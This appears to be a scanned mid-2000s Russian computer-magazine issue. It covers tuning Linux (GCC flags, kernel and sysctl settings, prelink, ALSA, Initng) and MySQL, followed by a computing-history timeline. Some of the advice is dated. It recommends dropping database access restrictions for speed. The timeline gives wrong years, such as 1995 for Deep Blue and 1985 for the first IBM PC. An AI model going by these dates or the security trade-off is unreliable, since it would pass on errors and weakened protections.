-O3 — оптимизация уровня -O2 плюс некоторые ухищрения в виде флагов -finline-functions и -frename-registers. Опять же, в отличие от предыдущего флага, не приводит к заметному повышению скорости. Но размер увеличивается :). Некоторые программы не могут быть скомпилированы с этим флагом.

-Os — опять же -O2 в совокупности с флагами, уменьшающими размер.

Вместе с одним из перечисленных флагов можно указать еще и следующие:

-fomit-frame-pointer — может очень благотворно повлиять на скорость исполнения программы. Указав этот флаг, мы говорим компилятору, чтобы он не сохранял указатель на кадр стека. Так мы избегаем временных затрат на его сохранение и восстановление.

-mtune=семейство\_процессоров (-mtune в GCC >= 3.4) — оптимизация для конкретного процессора с использованием инструкций не выше i386. Позволяет запускать программу на древних процессорах.

-march=семейство\_процессоров — оптимизация для процессора с использованием инструк-

## WWW

[WWW.NAMESYS.COM](http://WWW.NAMESYS.COM) — ОФИЦИАЛЬНЫЙ САЙТ REISERFS  
[MEMBERS.OPTUSNET.COM.AU/CKOLIVAS/KERNEL](http://MEMBERS.OPTUSNET.COM.AU/CKOLIVAS/KERNEL) — ПАТЧИ КОНА КОЛИВАСА  
[INITNG.THINKTUX.NET](http://INITNG.THINKTUX.NET) — INITNG  
[WWW.GNU.ORG/SOFTWARE/LIBC](http://WWW.GNU.ORG/SOFTWARE/LIBC) — GLIBC  
[PEOPLE.REDHAT.COM/JAKUB/PRELINK](http://PEOPLE.REDHAT.COM/JAKUB/PRELINK) — PRELINK  
[WWW.LINUXHARDWARE.ORG/NVCLOCK](http://WWW.LINUXHARDWARE.ORG/NVCLOCK) — NVCLOCK

ции этого процессора. Приводит к автоматическому включению опции -mcpu и невозможности исполнения на «процессорах-предшественниках».

Значения -mcpu и -march могут быть одним из следующих: i386, i486, i586, i686, pentium, pentium-mmx, pentiumpro, pentium2, pentium3, pentium-m, pentium4, prescott, k6, k6-2, k6-3, k8, athlon, athlon-tbird, athlon-xp, athlon-mp. Полный список можно посмотреть на этой страничке: [gcc.gnu.org/online-docs/gcc/i386-and-x86\\_002d64-Options.html](http://gcc.gnu.org/online-docs/gcc/i386-and-x86_002d64-Options.html).

Еще я порекомендовал бы использовать флаг -pipe — компилятор вместо создания временных файлов будет передавать результат работы одного компонента компилятора напрямую другому. В результате время компиляции снижается, а нагрузка на систему увеличивается.

И наконец, чтобы наши опции всегда передавались GCC, пропишем их в глобальной переменной CFLAGS. Откроем файл /etc/profile и пропишем следующую строку (естественно, со своими опциями):

```
export CFLAGS='-O2 -march=athlon-tbird -fomit-frame-pointer'
```

**полетаем на ядре** Наши руки таки добрались до святой святых, краеугольного камня любой Linux-системы — ядра. Мы займемся компиляцией ядра, но не для того, чтобы за счет оптимизации получить быструю систему, а чтобы включить некоторые опции, подгоняющие ядро под домашнюю машину.

Итак, переходим в каталог `/usr/src/linux` и набираем «make menuconfig» (`xconfig`, `gconfig` — кому что нравится). Думаю, тебе не нужно напоминать о том, что в ядре не должно быть ничего лишнего. Ближе к делу! Все нужные нам опции находятся в секции Processor type and features. В первую очередь выбираем правильное семейство процессоров в опции Processor family, затем в опции Preemption Model обязательно ставим галочку напротив Preemptible Kernel (Low-Latency Desktop).

Опция Preemption Model появилась в ядрах ветки 2.6, которые предназначались как раз для домашних машин. Включив ее, мы существенно понизили время отклика ядра на внешние события. Опция Preempt The Big Kernel Lock повышает отзывчивость ядра еще больше. Можно увеличить скорость отклика и обычных приложений, а не только ядра. В современных операционных системах переключение задач происходит по таймеру, каждому процессу выделяется определенный квант времени, по истечении которого на выполнение запускается другой процесс. Если увеличить скорость таймера, переключение задач будет происходить чаще и, соответственно, повысится скорость отклика самих приложений. В конфигураторе ядра Linux таймер настраивается опцией Timer frequency, здесь максимальное значение — 1 000 Гц, его и выставим.

Осталось только откомпилироваться и загрузиться с новым ядром. Результат, как говорится, налицо. Правда, отрицательные моменты тоже дают о себе знать: из-за слишком частой смены контекста на длительных задачах (сборка ядра, игры) будет наблюдаться падение производительности.

Это не все, что можно сказать о ядерном тюнинге. Обратимся к интерфейсу sysctl. Открываем файл `/etc/sysctl.conf` и пишем в него:

```
# увеличим размер входного и выходного буферов для сетевых подключений
net.core.rmem_default=1048576
net.core.rmem_max=1048576
net.core.wmem_default=1048576
net.core.wmem_max=1048576
# не отвечать на широкоэвещательные пинги
net.ipv4.icmp_echo_ignore_broadcasts = 1
# уменьшим количество попыток поддержать соединение и частоту посылки пакетов для его поддержания
net.ipv4.tcp_keepalive_probes=2
net.ipv4.tcp_keepalive_time=1800
# отключим так называемый «window scaling»
net.ipv4.tcp_window_scaling=0
# уменьшим время ожидания FIN-пакета
net.ipv4.tcp_fin_timeout=30
# интенсивность подкачки. Если ты работаешь с множеством различных приложений (обычно на домашней машине так и бывает), то установи значение 40. Но если обычно ты пользуешься одной-двумя программами, то лучшим выбором будет число в районе 80-ти. vm.swappiness=40
```

Ядро Linux поддерживает разные типы (точнее, алгоритмы) планировщиков ввода-вывода — эта возможность предусмотрена для того, чтобы в конкретной ситуации пользователь сам мог выбрать подходящий метод планирования операций с диском. В нашем случае лучшим выбором будет Anti-cipatory Scheduler — планировщик, который работает по принципу кеш-памяти процессора, то есть пытается угадать, какие данные будут запрошены приложением, и предварительно загрузить их в кеш. Для его активации нужно передать ядру параметр «elevator=as», в Lilo это делается через опцию append="elevator=as", а в Grub — указанием этой строки после имени загружаемого ядра.

И напоследок. На страничке [members.optusnet.com.au/ckolivas/kernel](http://members.optusnet.com.au/ckolivas/kernel) можно найти весьма интересный ядерный патч от linux-хакера Кона Коливаса. Патч заточен специально для desktop-задач и реально ускоряет ядро. Скачай версию для твоего ядра (пример описан для 2.6.14), скопируй в каталог `/usr/src/linux` и выполни команду:

```
# bzip2 -dc patch-2.6.14-ck7.bz2 | patch -p1
```

Далее следуй известной схеме: компиляция, установка, перезагрузка, наслаждение результатом.

**НЕИЗВЕСТНЫЕ ОКНА** Вот и настал черед графической системы. Честно признаюсь, что мне не известны оптимальные способы ускорения такого монстра, как X-Window. Опишу лишь некоторые и не совсем приемлемые способы оптимизации.

#### Способ 1 — установка Xfree третьей версии

Можно сказать, что эта ветка давно умерла и проигрывает по всем параметрам (особенно архитектурным) Xfree-4 и X.org. Но Xfree предоставляет один несомненный плюс — умеренное потребление оперативной памяти. Если ты готов отказаться от новых драйверов nVidia, прозрачных окон и другого технического прогресса, то смело устанавливай, предварительно взяв с сайта [www.xfree.org](http://www.xfree.org).

#### Способ 2 — отказ от ненужных расширений

Современные реализации X-Window имеют модульную архитектуру, что предоставляет пользователю право отказаться от излишней функциональности и освободить кусочек оперативки. Нужные модули прописываются в секции Module файла `/etc/X11/xorg.conf`. Вот как может выглядеть эта секция в минимальной конфигурации:

```
Section «Module»
# различные минимальные (в основном визуальные) дополнения
Load «extmod»
# поддержка OpenGL
Load «glx»
# высококачественные TrueType-шрифты (из Windows)
Load «freetype»
EndSection
```


#### Способ 3 — разгон и тюнинг видеокарты

Пользователи Windows уже давно используют для разгона видеокарт специализированный софт. Для \*nix'ов такие утилиты тоже существуют. На мой взгляд, лучшей из них является nvclock — программа для изменения частот памяти, GPU и твиканья видеокарт на чипах nVidia. Обладает как консольным, так и двумя графическими (на основе QT и GTK+) интерфейсами.

Скажу несколько слов о тюнинге видеодрайвера. Обычно драйвер сам определяет характеристики видеокарты и выставляет необходимые значения скорости AGP, включает SBA и т.д. О текущих установках можно узнать заглянув в файл `/proc/driver/nvidia/agp/status`. Информация о характеристиках видеокарты и материнской платы находится в файлах `/proc/driver/nvidia/agp/card` и `/proc/driver/nvidia/agp/host-bridge` соответственно. Если ты заметил, что драйвер настроен неправильно и что видеокарта работает не на полную мощь, можешь

## Еще немного о GCC

В СТАТЬЕ ПЕРЕЧИСЛЕНА ДАЛЕКО НЕ ВСЕ ОПТИМИЗАЦИОННЫЕ ФЛАГИ GCC. ПРАКТИКУЕТСЯ ПРИМЕНЕНИЕ ФЛАГОВ -FUNROLL-LOOPS (РАЗВЕРТЫВАНИЕ ЦИКЛОВ), -FFAST-MATH (ОПТИМИЗАЦИЯ КОДА ПУТЕМ НАРУШЕНИЯ СТАНДАРТОВ), -MALIGN-DOUBLE (ВЫРАВНИВАНИЕ ПЕРЕМЕННЫХ ТИПА DOUBLE), -FFORCE-MEM И -FFORCE-ADDR (КОПИРОВАНИЕ ОПЕРАНДОВ И АДРЕСОВ ПАМЯТИ В РЕГИСТРЫ ПЕРЕД ИХ ПРИМЕНЕНИЕМ). ЭТИ ФЛАГИ НЕ ДАЮТ ОСОБОГО ВЫИГРЫША В ПРОИЗВОДИТЕЛЬНОСТИ, УВЕЛИЧИВАЮТ РАЗМЕР БИНАРНИКА ИЛИ ПРИВОДЯТ К ОШИБКЕ КОМПИЛЯЦИИ.



установить нужные параметры «наси́льно». Открой файл /etc/modules.conf и добавь в него вот эту строку: «options nvidia NVreg\_EnableAGPSBA=1 NVreg\_EnableAGPFW=1 Nvreg\_ReqAGPRate=8». Так ты включишь «Fast Writes», «SBA» и «AGP 8x».

#### Способ 4 — отказ от KDE и Gnome

Да-да-да. Не устану повторять, что лучшим решением для ускорения рабочего стола будет отказ от громоздких приложений. Linux тем и хорош, что не загоняет пользователя в определенные рамки, а позволяет ему самостоятельно выбирать подходящее. Существует множество отличных минимальных оконных менеджеров: WindowMaker, IceWM, fluxbox, fvwm. Так что если ты — обладатель раритетной тачки, без права выбора не останешься.

**последние штрихи** Следующая информация очень пригодится любителям громоздких программ и окружений типа KDE и Gnome. Оказывается, существует вполне эффективный и простой способ существенно увеличить скорость загрузки этих приложений. Идея пришла к нам из AmigaOS, она названа prelink («предварительное связывание») и базируется на том свойстве формата бинарных файлов ELF, согласно которому в нем присутствуют только имена библиотек, нужных программе, а динамический линковщик (/lib/ld-;inux.so) должен сам находить их, вычислять их размер и т.д. Естественно, возникают затраты времени. Чтобы избавиться от оверхеда, prelink модифицирует бинарник программы, помещая в него полный путь до библиотеки и ее характеристики. К недостаткам такого подхода можно отнести необходимость

повторной модификации бинарных файлов при смене библиотеки на более новую версию.

Исходники prelink можно взять здесь: [people.redhat.com/jakub/prelink](http://people.redhat.com/jakub/prelink). После окончания компиляции и установки достаточно набрать команду «prelink -afmR» от root'a и подождать, пока все бинарники будут модифицированы. Замечу, что на небольшие программы prelink влияет слабо.

Следующее, о чем я расскажу, — это не столько тюнинг, сколько доработка. Наверняка тебе известна проблема микширования звуковых потоков: необходимо устанавливать звуковой сервер (aRts или esound), чтобы звук был слышен одновременно из двух источников. Однако программисты научили драйверы alsa даже программному микшированию звука — для активизации этой возможности создай файл /etc/asound.conf и помести в него следующие строки:

```
pcm.ossmix {
    type dmix
    ipc_key 1027
    slave {
        pcm «hw:0,0»
        period_time 0
        period_size 1024
        buffer_size 4096
        rate 44100
    }
}
bindings {
    0 0
    1 1
}
pcm.!default {
```

График загрузки Gentoo

График загрузки Gentoo при помощи Initng

```
type plug
slave.pcm "ossmix"
}
ctl.mixer0 {
type hw
card 0
}
```

Если ты считаешь, что загрузка твоего дистрибутива происходит недостаточно быстро, то вот как можно ее ускорить. В Linux используется принцип загрузки, существующий еще со времен оригинального UNIX: ядро запускает программу init, которая в определенной очередности выполняет инициализационные скрипты. Сервисы запускаются последовательно, нерационально используя мощности современных машин. Совсем недавно один из поклонников Gentoo предложил новую систему инициализации — Initng, которая во многом превосходит существующую, но ее главный плюс — это параллельный запуск сервисов. На данный момент Initng может работать в Gentoo, Debian и Fedora Core. Если ты захотел испытать ее, то найди последнюю версию программы ([initng.thinktux.net](http://initng.thinktux.net)) и немного терпения. После установки необходимо прописать параметр ядра «init=/sbin/initng» и перезагрузиться ☺






# ЭФФЕКТИВНЫЕ МУСКУЛЫ

## КРУТИМ ГАЙКИ БАЗЕ ДАННЫХ

ОБ ОПТИМИЗАЦИИ РАБОТЫ СУБД НАЧИНАЕШЬ ЗАДУМЫВАТЬСЯ ТОЛЬКО ЕСЛИ ПРИХОДИТСЯ РАБОТАТЬ С ПЛОТНЫМ ПОТОКОМ ДАННЫХ, КРОПОТЛИВО ОБРАБАТЫВАТЬ ЕГО И СОХРАНЯТЬ РЕЗУЛЬТАТЫ В БАЗЕ ДАННЫХ. В ЭТОЙ СТАТЬЕ Я РАССМОТРЕЛ ШАГИ, КОТОРЫЕ ПОЗВОЛЯЮТ ДОБИТЬСЯ ОПТИМАЛЬНОЙ РАБОТЫ СУБД. ВО ВСЕХ ОСТАЛЬНЫХ СЛУЧАЯХ ПРОИЗВОДИТЕЛЬНОСТИ ПРЕДУСТАНОВЛЕННОЙ СУБД (ДОПУСТИМ, НА СЕРВЕРЕ ХОСТЕРА) ОБЫЧНО ХВАТАЕТ ДЛЯ РЕШЕНИЯ ЛОКАЛЬНЫХ ЗАДАЧ | [TONY \(PORCO@ARGENTINA.COM\)](mailto:TONY.PORCO@ARGENTINA.COM)


### ИСПОЛЬЗУЕМЫЕ СРЕДСТВА

В качестве СУБД я буду использовать MySQL 5.0.16 ([www.mysql.org](http://www.mysql.org)) под управлением MS Windows Server 2003. Для наглядности я буду администрировать MySQL с помощью программы визуального администратора версии 1.1.5, а работать с данными — с помощью Query Browser 1.1.17. Все приведенные в статье факты проверялись в MySQL этой же версии (работа шла под управлением операционной системы реального времени QNX Neutrino 6.3.0 SP1). Если возвращаться к предыдущим версиям MySQL, то описанное мной справедливо распространяется на все версии вплоть до 4.1.12.



### РАЗВОРАЧИВАЕМ МУСКУЛ

Перед началом оптимизации базы данных стоит оценить необходимую тебе пропускную способность и то, что может обеспечить база данных. В первую очередь обращаем внимание на дисковую подсистему. Конечно же, RAID-массив работает быстрее, чем одинокий ATA100-диск, — проблема состоит лишь в том, стоит ли игра свеч. Например, с задачей добиться пиковой пропускной способности 1 Мб/с справится и обычная рабочая станция. А если требуется 100 Мб/с? Даже RAID-массив не потянет, и в этом случае стоит задуматься о разделении потока данных между различными СУБД. Оценить пропускную способность можно следующим образом. Написать простенькую программу, моделирующую реальную ситуацию — сохра-



нение неких результатов в таблице СУБД. При этом следует варьировать объем записываемых данных и подсчитывать, сколько времени занимает выполнение запроса INSERT (REPLACE, UPDATE). Также стоит воспользоваться монитором «здоровья» СУБД администратора MySQL'a.

### НАСТРОЙКИ СЕРВЕРА

В зависимости от установленной памяти на сервере можно выбирать различные настройки. Естественно, чем больше памяти, тем больше места MySQL может использовать для кеширования данных таблиц, индексов и т.д. Просмотреть текущие параметры сервера можно набрав в клиентской консоли команду SHOW VARIABLES либо в секции Startup variables администратора MySQL, там же их можно изменить на нужные тебе значения. Вносимые измене-

ния записываются в файл my.ini, лежащий рядом с исполняемым файлом сервера. В \*nix этим файлом является файл /etc/my.cnf. Обрати, кстати, внимание на лежащие рядом (в каталоге MySQL'a) файлы my->.ini — это файлы настроек для различных аппаратных конфигураций сервера. Для активации набора настроек, нужного тебе, достаточно переименовать конфигурационный файл в my.ini и перезапустить сервер. Рассмотрим самые значительные настройки.

Key buffer size — указывает размер кеша индексов для MyISAM-таблиц, рекомендуемый размер — 30% оперативной памяти. Если MyISAM не используется, то лучше уменьшить этот параметр до 8-64 Мб.

Buffer pool size — указывает для InnoDB размер буфера, где кешируются индексы и данные таблиц. На выделенных серверах баз данных рекомендуется устанавливать его в количестве 80% оперативной памяти.

## дизайн базы данных

Оптимизация — это комплексная задача, и на работу твоей СУБД может повлиять множество факторов. Необходимо представлять себе, как работает вся система и где на пути потока данных лежат узкие бутылочные горла. Седьмая глава MySQL-мануала целиком посвящена этому вопросу. Производительность SQL-запросов хорошо поднимается при отказе от механизма транзакций. Взамен на тебя взваливается задача проверки корректности SQL-запросов и входящих данных. Типич-

ный пример граблей, на которые я наступил со всего размаху (причем меня сильно ударило по голове), — это обвал клиента при попытке записать в базу данных некорректное число с плавающей точкой. В процессе разработки мне даже в голову не приходило, что кто-то будет пытаться записать в базу NAN- (not a number) или INF-число (infinity). Пришлось проверять входные числа с плавающей запятой.


Также имеет смысл для полей таблиц указывать значения полей по умолчанию

(NULL). Стоит отказаться от переносимости SQL-кода на другую СУБД, потому что каждая реализация SQL-сервера частично отличается от стандарта. Эти отличия часто касаются именно оптимизации производительности. Не стоит забывать о числе строк в таблице: слишком пухлая таблица существенно замедляет работу сервера при обработке запросов, и если таблица содержит неактуальную информацию, то лучше архивировать ее и удалять из таблицы, после чего подвергать таблицу обслуживанию.

## storage engine

MySQL поддерживает несколько движков хранилищ данных. InnoDB является движком по умолчанию для пользовательских таблиц, он поддерживает транзакции и блокировку таблиц, сохраняет данные на диске в месте, указанном тобой при установке сервера. Движок MyISAM используется для системных таблиц, он не поддерживает транзакции, поэтому предоставляет солидную производительность, также его можно использовать в том случае, если нужен полный поиск по хранящимся данным. Остальные дисковые движки, используемые MySQL'ом, не превосходят его по производительности. Кроме

дисковых движков, в MySQL есть два движка, хранящих данные в памяти, — это самые быстрые движки, но с понятными ограничениями. Движок NDB Cluster поддерживает транзакции и используется для построения кластеров данных, правда, он пока реализован только для платформ Linux, Solaris и Mac OS X. Наконец, движок Memory является самым быстрым движком MySQL'a благодаря тому, что он не поддерживает транзакции и сохраняет данные в памяти. Memory может быть использован для временного хранения данных. Более подробную информацию ищи в 14-й главе MySQL'ного талмуда.




## буферизация данных

Очень часто клиентское приложение требует много процессорного времени и хочется минимизировать время выполнения SQL-запросов. Для начала можно воспользоваться ключевым словом DELAYED, которое включает собственную MySQL'ную буферизацию запросов. Ты добьешься самого большого выигрыша при одновременной вставке множества строк, правда, придется расплачиваться тем, что ты не получишь результата записи данных и не будешь точно знать момент, в который данные окажутся в таблице. Если тебе недостаточ-

но и такой производительности, предпринимай более изощренные действия. Правда, описанный ниже способ подходит только для неравномерного поступления данных, то есть в ситуации, когда данные приходят большими порциями, но не ежесекундно, а скажем, раз в десять секунд. Алгоритм работы следующий.

Пришедшие данные необходимо сохранить во временной таблице, для которой используется движок Memory. Пропускная способность характеризуется в этом случае не медленной дисковой подсистемой, а подсистемой памяти, которая быстрее на два порядка. Далее в приеме и обработке данных наступает пауза, которую твоя СУБД может использовать для перекачки

данных из временных таблиц в памяти в таблицы MyISAM или даже InnoDB. Код, выполняющий эти операции, работает в два потока: 1) основной поток получения данных от клиента; 2) поток перекачки данных из временных таблиц в таблицы на диске. На обычной рабочей станции цифры, которые описывают разницу в скорости сохранения данных, выглядят следующим образом. Вставка трех мегабайт данных в шесть блоков, хранящихся в одной строке таблицы, занимает: для движка InnoDB (с поддержкой транзакций) приблизительно 500 мс, для движка MyISAM — 100 мс, с помощью запроса INSERT DELAYED — 50 мс и, наконец, при вставке в таблицу движка Memory — менее одной миллисекунды.




## работа с блобами

BLOB (binary large object) применяется в том случае, если необходимо сохранить массивы двоичных данных. В некоторых случаях, таких как при использовании интернет-сервера, лучше отказаться от использования блобов в пользу хранения ссылок на дисковые файлы с картинками твоего сайта. Однако при реализации серьезного хранилища данных без них не обойдешься. Быстрее всего загрузка данных в блов осуществляется следующим образом. В первую очередь необходимо сохранить данные в

файл на диске. Если ты работаешь на языке C++, то лучше всего воспользоваться итераторами буферизованного ввода-вывода. Далее в SQL-запросе, вставляющем данные в твою таблицу, укажи в качестве значения поля директиву LOAD\_FILE().



Для таблицы, изображенной на рисунке, SQL-запрос выглядит так: REPLACE DELAYED INTO stub VALUES('tempname', LOAD\_FILE('/var/stub/bin.blob')). Пользователь, от имени которого выполняется этот запрос, должен обладать привилегией

FILE. Кроме того, СУБД должна быть настроена на работу с локальными файлами.



## безопасность

Для увеличения скорости можно пожертвовать безопасностью базы данных. Дело в том, что при выполнении запроса проверяется возможность текущего пользователя работать с указанной таблицей и колонкой. Таким образом, если у таблицы и ее колонок нет ограничений на доступ, сервер MySQL'a не тратит время на проверку содержимого таблиц безопасности. То же самое касается ограничений на доступ пользователей к ресурсам.



## минимизируй размер данных

Используй тип данных, наименьший из всех возможных. Если «твое» число заведомо находится в пределах от -1000 до 1000, то не стоит задавать для него тип INTEGER, в то время как вполне можно обойтись MEDIUMINT. Такая за-

мена сэкономит 25% места на диске и памяти. Это фундаментальное правило для оптимизации любой СУБД: данные, меньшие по размеру, обрабатываются быстрее. Кроме того, старайся объявлять колонки таблицы как NOT NULL —



ты дополнительно ускорить обращение к этой таблице и сэкономишь по одному биту на каждую колонку в строке. Для ключевых полей таблицы (PRIMARY KEY) это правило является наиболее критичным.

## используй фиксированные данные

Старайся использовать тип CHAR вместо VARCHAR, а также по возможности избегай использовать типы BLOB и TEXT в таблицах, критических по быстрдействию. Если эти таблицы являются MyISAM-таблицами, то для них можно указать в опциях фиксированный формат строки.

## индексирование данных

Индексированные данные быстро извлекаются из базы данных, но добавление новых строк существенно замедляется ими. Не создавай индексов «на всякий пожарный» — создавай только те индексы, которые реально нужны.



## сложные sql-запросы

Если структура твоей базы данных сложна и трудно определить, какой именно запрос порождает немислимые тормоза, то воспользуйся выражением EXPLAIN — оно расскажет всю правду о том, как именно выполняется запрос.

## блокировка таблиц

Если данные поступают в одну таблицу из разных мест, то применение LOCK TABLES позволит ускорить работу одного из приложений, записывающих данные. Правда, остальные встанут и начнут дожидаться, когда же будет снята блокировка.

## соединение с мускулом

По возможности, старайся работать в контексте только одного подключения к серверу, таким образом ты сильно снизишь задержку при подключении и отключении от базы данных. И будет тебе величайшее счастье!

## используй значения по умолчанию

Когда это возможно, задавай полям таблицы значения по умолчанию, и тогда во время вставки новой строки (если ты не изменяешь значения таких полей) ты сможешь просто игнорировать их, а сервер сам подставит значение по умолчанию.

## ИТОГО

Не стоит оптимизировать СУБД, если этого не требуется. Оцени производительность, следуй советам по дизайну данных, используй штатную буферизацию MySQL'a. В крайнем случае откажись от транзакций. Возможно, стоит поиграть с таблицами Memory и отложенным переносом данных на диск





# ХАРД

**1943 год** Первым программируемым электронным компьютером был 1500-ламповый «Колосс». Он был опробован для расшифровки кодов немецкой шифровальной машины Lorenz Schlüssel-zusatz 40.

**1977 год** В продаже появился первый персональный компьютер Apple. Основатели Apple Computer поставили себе цель создать микрокомпьютер, доступный по цене рядовому пользователю, но с максимально широкими возможностями.

**1985 год** Компания IBM выпустила первый персональный компьютер, освоив производство в промышленных масштабах. Первый ПК был снабжен процессором Intel 8088 и опера-

ционной системой MS-DOS фирмы Microsoft. К 2000 году во всем мире было продано 140 миллионов персональных компьютеров.

**1995 год** Суперкомпьютер Deep Blue компании IBM стал первым компьютером, победившим человека в шахматном турнире. Детище IBM играло против Гарри Каспарова в Филадельфии, США. В 1997 году Deep Blue вновь победил Каспарова, серию из шести партий компьютер выиграл со счетом 3,5 против 2,5.

**1996 год** Intel установила самый скоростной в мире суперкомпьютер в Техасе (США). Он использует 9072 процессора Intel Pentium Pro, каждый работает со скоростью около 200 МГц и об-

ладает 608 Гб памяти. Пик мощности его работы достигает примерно 1,8 терафлопов.

**2002 год** В течение нескольких лет самым быстродействующим компьютером оставался Earth Simulator, построенный в 2002 году компанией NEC Corp. Его производительность — «всего» 36 триллионов операций в секунду. По некоторым оценкам, его цена составляет около \$250-300 млн.

**2006 год** На сегодняшний день самый мощный компьютер в мире разработан компанией IBM — Blue Gene/L. Его производительность равняется 70,7 триллионам операций в секунду. Создан он по заказу Национального агентства ядерной безопасности Министерства энергетики США

# Мнение профессионалов

## часть 2

### В ЧЕМ ЗОЛОТАЯ СЕРЕДИНА

**XS:** ИЗВЕЧНЫЙ ВОПРОС: В ЧЕМ ЗОЛОТАЯ СЕРЕДИНА? КАК ПОТРАТИТЬ ДЕНЬГИ ОПТИМАЛЬНО, ПОЛУЧИВ БЫСТРУЮ МАШИНУ? НА ЧТО ОБРАЩАТЬ ВНИМАНИЕ В ПЕРВУЮ ОЧЕРЕДЬ?

